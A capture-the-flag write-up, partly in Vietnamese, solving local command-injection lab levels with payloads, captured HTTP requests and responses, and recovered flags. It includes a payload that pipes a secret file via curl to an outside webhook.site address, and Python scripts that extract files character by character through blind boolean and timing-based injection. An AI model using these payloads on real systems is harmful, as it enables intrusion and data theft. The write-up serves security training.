
# Injection - Writeup

## ▼ Command Injection

### ▼ 4in1_bizcard_generator


#### ▼ level1

Payload: test';cat /secret_file;#





#### ▼ level2

Payload: ';cat /*;#





## ▼ level3

Payload: `cd%09..;cd%09..;cd%09..;cat%09secret_file`




## ▼ level4


Payload: `cd%09..%0acd%09..%0acd%09..%0acat%09secret_file`




# ▼ command_injection


## ▼ level1

Payload: `;cat /142awdfasd_secret.txt`




## ▼ level2

Payload: `&+cat+/ash4zxdf_secret.txt`



**Request**


```
POST /index.php HTTP/1.1
Host: localhost:3002
Content-Length: 52
sec-ch-ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://localhost:3002
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3002/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

command=nslookup&target=%26+cat+/ash4zxdf_secret.txt
```

**Response**

```
HTTP/1.1 200 OK
Date: Thu, 03 Nov 2022 11:02:41 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Vary: Accept-Encoding
Content-Length: 155
Connection: close
Content-Type: text/html; charset=UTF-8

CBJS{Command_Injection_Dont_need_semicolon_763d036657127a4f21c670530e319b52}
CBJS{Command_Injection_Dont_need_semicolon_763d036657127a4f21c670530e319b52}
```

## ▼ level3

Payload: `%0acat+/3ef1cafd_secret.txt`



**Request**


```
POST /index.php HTTP/1.1
Host: localhost:3003
Content-Length: 51
sec-ch-ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://localhost:3003
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3003/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

command=nslookup&target=%0acat+/3ef1cafd_secret.txt
```

**Response**

```
HTTP/1.1 200 OK
Date: Thu, 03 Nov 2022 11:06:33 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Vary: Accept-Encoding
Content-Length: 141
Connection: close
Content-Type: text/html; charset=UTF-8

CBJS{Not_only_;&|_but_there_are_mor_520c298589c33766dc2688b3866c95cb}
CBJS{Not_only_;&|_but_there_are_mor_520c298589c33766dc2688b3866c95cb}
```

## ▼ level4

Payload: `a;cat+/aefd123cdf_secret.txt+|+curl+--data-binary+@-+https://webhook.site/84430e5e-1c6e-4ffd-9cc5-b074ef8371df`




**Request**

```
POST /index.php HTTP/1.1
Host: localhost:3004
Content-Length: 132
sec-ch-ua: "-Not.A/Brand";v="8", "Chromium";v="102"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://localhost:3004
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3004/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

command=backup&target=
a;cat+/aefd123cdf_secret.txt+|+curl+--data-binary+@-+https://webhook.site/84
430e5e-1c6e-4ffd-9cc5-b074ef8371df
```

**Response**


```
HTTP/1.1 200 OK
Date: Thu, 03 Nov 2022 11:12:19 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Content-Length: 26
Connection: close
Content-Type: text/html; charset=UTF-8

Backup không thành công
```




## ▼ level5

- Khai thác thông qua báo lỗi backup thành công hoặc không thành công bằng cách viết script python gửi request bruteforce các ký tự có trong flag. VD như là từ a-z, A-Z và các ký tự đặc biệt khác, etc.

```
import requests
import string

url = "http://localhost:3005/"
charset = string.ascii_letters + string.digits + string.punctuation

flag = ""
baseQuery = "a -r .; if [ \"$(cat /*.txt|cut -c{})\" = \"{}\" ]; then echo
'123'; else echo 'zip error'; fi;"

while True:
    for char in charset:
        realQuery = baseQuery.format(len(flag)+1, char)
        data = {"command": "backup", "target": realQuery}
        res = requests.post(url, data= data)
        if "không" not in res.text:
            flag = flag + char
            break
    print(flag)
```




```python
import requests
import string

url = "http://localhost:3005/"
charset = string.ascii_letters + string.digits + string.punctuation

flag = ""
baseQuery = "a -r .; if [ \"$(cat /*.txt|cut -c{})\" = \"{}\" ]; then echo '123'; else echo 'zip error';
    fi;"

while True:
    for char in charset:
        realQuery = baseQuery.format(len(flag)+1, char)
        data = {"command": "backup", "target": realQuery}
        res = requests.post(url, data= data)
        if "không" not in res.text:
            flag = flag + char
            break
    print(flag)
```

```
CBJS{n0_1nternet_command_injection_dbf02a0e608f8b08d5a23591a47ff36
CBJS{n0_1nternet_command_injection_dbf02a0e608f8b08d5a23591a47ff36b
CBJS{n0_1nternet_command_injection_dbf02a0e608f8b08d5a23591a47ff36b}
CBJS{n0_1nternet_command_injection_dbf02a0e608f8b08d5a23591a47ff36b}
CBJS{n0_1nternet_command_injection_dbf02a0e608f8b08d5a23591a47ff36b}
CBJS{n0_1nternet_command_injection_dbf02a0e608f8b08d5a23591a47ff36b}
CBJS{n0_1nternet_command_injection_dbf02a0e608f8b08d5a23591a47ff36b}
CBJS{n0_1nternet_command_injection_dbf02a0e608f8b08d5a23591a47ff36b}
CBJS{n0_1nternet_command_injection_dbf02a0e608f8b08d5a23591a47ff36b}
[Finished in 63.0s]
```

## ▼ level6

- Bài này mình chạy lại script từ bài 5 thì thấy được 😙




```python
import requests
import string

url = "http://localhost:3006/"
charset = string.ascii_letters + string.digits + string.punctuation

flag = ""
baseQuery = "a -r .; if [ \"$(cat /*.txt|cut -c{})\" = \"{}\" ]; then echo '123'; else echo 'zip error';
    fi;"

while True:
    for char in charset:
        realQuery = baseQuery.format(len(flag)+1, char)
        data = {"command": "backup", "target": realQuery}
        res = requests.post(url, data= data)
        if "không" not in res.text:
            flag = flag + char
            break
    print(flag)
```

```
CBJS{trUe_0r_f4lse_d3tEct1on_b56c6ec4dd59e1741144ee8913
CBJS{trUe_0r_f4lse_d3tEct1on_b56c6ec4dd59e1741144ee8913e
CBJS{trUe_0r_f4lse_d3tEct1on_b56c6ec4dd59e1741144ee8913e6
CBJS{trUe_0r_f4lse_d3tEct1on_b56c6ec4dd59e1741144ee8913e6b
CBJS{trUe_0r_f4lse_d3tEct1on_b56c6ec4dd59e1741144ee8913e6b8
CBJS{trUe_0r_f4lse_d3tEct1on_b56c6ec4dd59e1741144ee8913e6b85
CBJS{trUe_0r_f4lse_d3tEct1on_b56c6ec4dd59e1741144ee8913e6b857
CBJS{trUe_0r_f4lse_d3tEct1on_b56c6ec4dd59e1741144ee8913e6b857}
CBJS{trUe_0r_f4lse_d3tEct1on_b56c6ec4dd59e1741144ee8913e6b857}
[Finished in 42.4s]
```

## ▼ level7

- Cũng tương tự như level 5 nhưng dựa vào thời gian response trả về vì thông báo trả về chỉ có duy nhất “đã chạy câu lệnh backup”.

```
import datetime
import requests
import string

url = "http://localhost:3007/"
charset = string.ascii_letters + string.digits + string.punctuation
flag = ''
baseQuery = "a /etc/passwd; if [ \"$(cat /*.txt|cut -c{})\" = \"{}\" ]; then sleep 10; fi;"
while True:
    for char in charset:
        realQuery = baseQuery.format(len(flag)+1, char)
        data = {"command": "backup", "target": realQuery}
        now = datetime.datetime.now()
        res = requests.post(url, data= data)
        if res.elapsed > datetime.timedelta(seconds = 10):
            flag = flag + char
            break
    print(flag)
```




```
import datetime
import requests
import string

url = "http://localhost:3007/"
charset = string.ascii_letters + string.digits + string.punctuation
flag = ''
baseQuery = "a /etc/passwd; if [ \"$(cat /*.txt|cut -c{})\" = \"{}\" ]; then sleep 5; fi;"
while True:
    for char in charset:
        realQuery = baseQuery.format(len(flag)+1, char)
        data = {"command": "backup", "target": realQuery}
        now = datetime.datetime.now()
        res = requests.post(url, data= data)
        if res.elapsed > datetime.timedelta(seconds = 5):
            flag = flag + char
            break
    print(flag)
```

```
CBJS{Dr_Str4nge_W1Ll_pR0ud_oF_y0U_5be2459fbc44d1c2331cb840acd15fd
CBJS{Dr_Str4nge_W1Ll_pR0ud_oF_y0U_5be2459fbc44d1c2331cb840acd15fd0
CBJS{Dr_Str4nge_W1Ll_pR0ud_oF_y0U_5be2459fbc44d1c2331cb840acd15fd0}
CBJS{Dr_Str4nge_W1Ll_pR0ud_oF_y0U_5be2459fbc44d1c2331cb840acd15fd0}
CBJS{Dr_Str4nge_W1Ll_pR0ud_oF_y0U_5be2459fbc44d1c2331cb840acd15fd0}
CBJS{Dr_Str4nge_W1Ll_pR0ud_oF_y0U_5be2459fbc44d1c2331cb840acd15fd0}
CBJS{Dr_Str4nge_W1Ll_pR0ud_oF_y0U_5be2459fbc44d1c2331cb840acd15fd0}
CBJS{Dr_Str4nge_W1Ll_pR0ud_oF_y0U_5be2459fbc44d1c2331cb840acd15fd0}
CBJS{Dr_Str4nge_W1Ll_pR0ud_oF_y0U_5be2459fbc44d1c2331cb840acd15fd0}
```
